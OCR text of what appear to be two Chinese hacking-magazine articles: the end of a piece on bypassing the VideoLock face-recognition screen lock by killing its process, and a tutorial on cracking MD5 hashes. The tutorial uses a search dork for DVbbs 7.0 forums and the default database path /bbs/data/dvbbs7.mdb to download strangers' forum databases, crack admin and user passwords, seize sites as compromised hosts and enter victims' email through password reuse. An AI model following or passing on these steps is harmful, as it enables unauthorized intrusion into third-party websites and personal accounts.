跳到屏幕保护，即使你用鼠标点击屏幕后，虽然返回了内容，实际上你可以发现你的摄像头已经开启，这个时候VideoLock已经开始工作了，如果视频设备读取到的内容不符合数据库中的用户面部信息，那么就会继续锁定。只有自己回到电脑前，摇这么两下子，程序才会开锁，是不是很有意思？如果确定安装摄像头，但是软件提示找不到视频设备，可以重新插入USB接口并用系统自带的功能检测一下，这样就可以打开VideoLock了。

四、总结

其实解开的办法也是很简单，我们只要很快调出任务管理器并结束“VideoLock”的进程就可以成功解锁。因为软件在启用屏幕保护的过程中存在时间差异，并且程序的工作完全靠自身来完成，也没有利用插入进程等技术。嘿嘿，想恶作剧吗？倘若我们偷偷的在网吧中也搞这么一下……想想网吧管理员的表情吧！

（本文涉及的相关工具：W32Dasm、PEiD、videolock，光盘中有收录。）



今天要推荐给大家的是一个破解MD5密码的网站：http://www.xmd5.org/，据说这个网站收集了500万个词条，因此，破解一些简单的密码，比如纯数字或者纯字母，诸如love、56896等等的，还是不在话下的。

我们测试一下，在图1中输入“love”并点下“加密”，很快网站便将此词条加密了，密文为fe309af0f4d35982，然后我们点下“解密”，并输入密文fe309af0f4d35982按下“给我转”，结果如图2所示，密码成功破解。jsj703的md5密文是d5b116ad3220895c，我们再破解看看，此时结果如图3所示，表明不能破解，因为网站数据库中没有这个词条，那如果我们要破解sj703怎么办呢？我想唯一的办法只能通过本地破解了。




图1




图2




图3

可能大家会认为这个网站没有多大用处，其实你完全错了。下边我就举两个例子来说明这个网站在入侵中的方便。

实验一：破解网站管理员前台与后台密码

我们打开"挖掘鸡"，并在"关键字"处输入：powered by DVbbs version 7.0.0 sp2，随后添加后缀：/bbs/data/dvbbs7.mdb，如图4。我们点下"开始"，很快挖掘鸡便帮我们找好了很多符合条件的网站，如图5。




图 4




图5




图6

随便找一个，双击便可将它的数据库下载下来。

下载后我们使用"辅臣数据库浏览器"将其打开，在图6中我们找到dv_user，先查找前台管理员的用户名和密码，结果如图7，"xxx"就是前台管理员的名字，密码为9464ad8d78a256df，显然是md5加过密的。我们打开www.xmd5.org在"解密"处输入密文9464ad8d78a256df，按下"给我转"，很快密码就是出来了，如图8。

有了前台管理员的密码还是没有用的，我们还要找到后台管理员的用户名和密码，同样我们在图6中找到dv_admin，并从中找到后台管理员的用户名和密码，将密码通过前面的方法进行破解即可。




图 7




图 8

不过我今天找的网站具有代表性，是一种理想环境。理想在哪儿呢？一是前台和后台管理员的用户名和密码是一样的，二是管理员密码比较简单，全是数字。其实在入侵中这样的情况是很少见的，稍微有点安全意识的管理员都会将密码设置的很复杂，不过这个方法在我们找肉鸡的时候还是有用的，特别是在对付那些安全意识很差的管理员的时候更是可以大显神威。





图9

基本步骤和实验一类似，还是先打开"挖掘鸡"在"关键字"处输入：powered byDVbbs version 7.0.0 sp2，并添加后缀：/bbs/data/dvbbs7.mdb。我们随便下载一个数据库并用"辅臣数据库浏览器"打开，在图9中我们点击"dv_user"，出现如图10所示的界面，随便找个用户看看，如图11，找到md5密文为03a1db5893be0d16，同样我们打开www.xmd5.org进行密码破解。

可能有读者要问我了，不是说破解用户邮箱密码的吗？怎么现在破解的是用户进入论坛的密码啊？告诉你一个常识：按照工程学的原理，一般人都喜欢只用一个密码，这样主要是为了省事方便，但另一方面也给我们入侵提供了很好的条件，如果你不相信可以将破解得到的密码进入他的邮箱看看，我估计能进去的可能性有80%。


图10

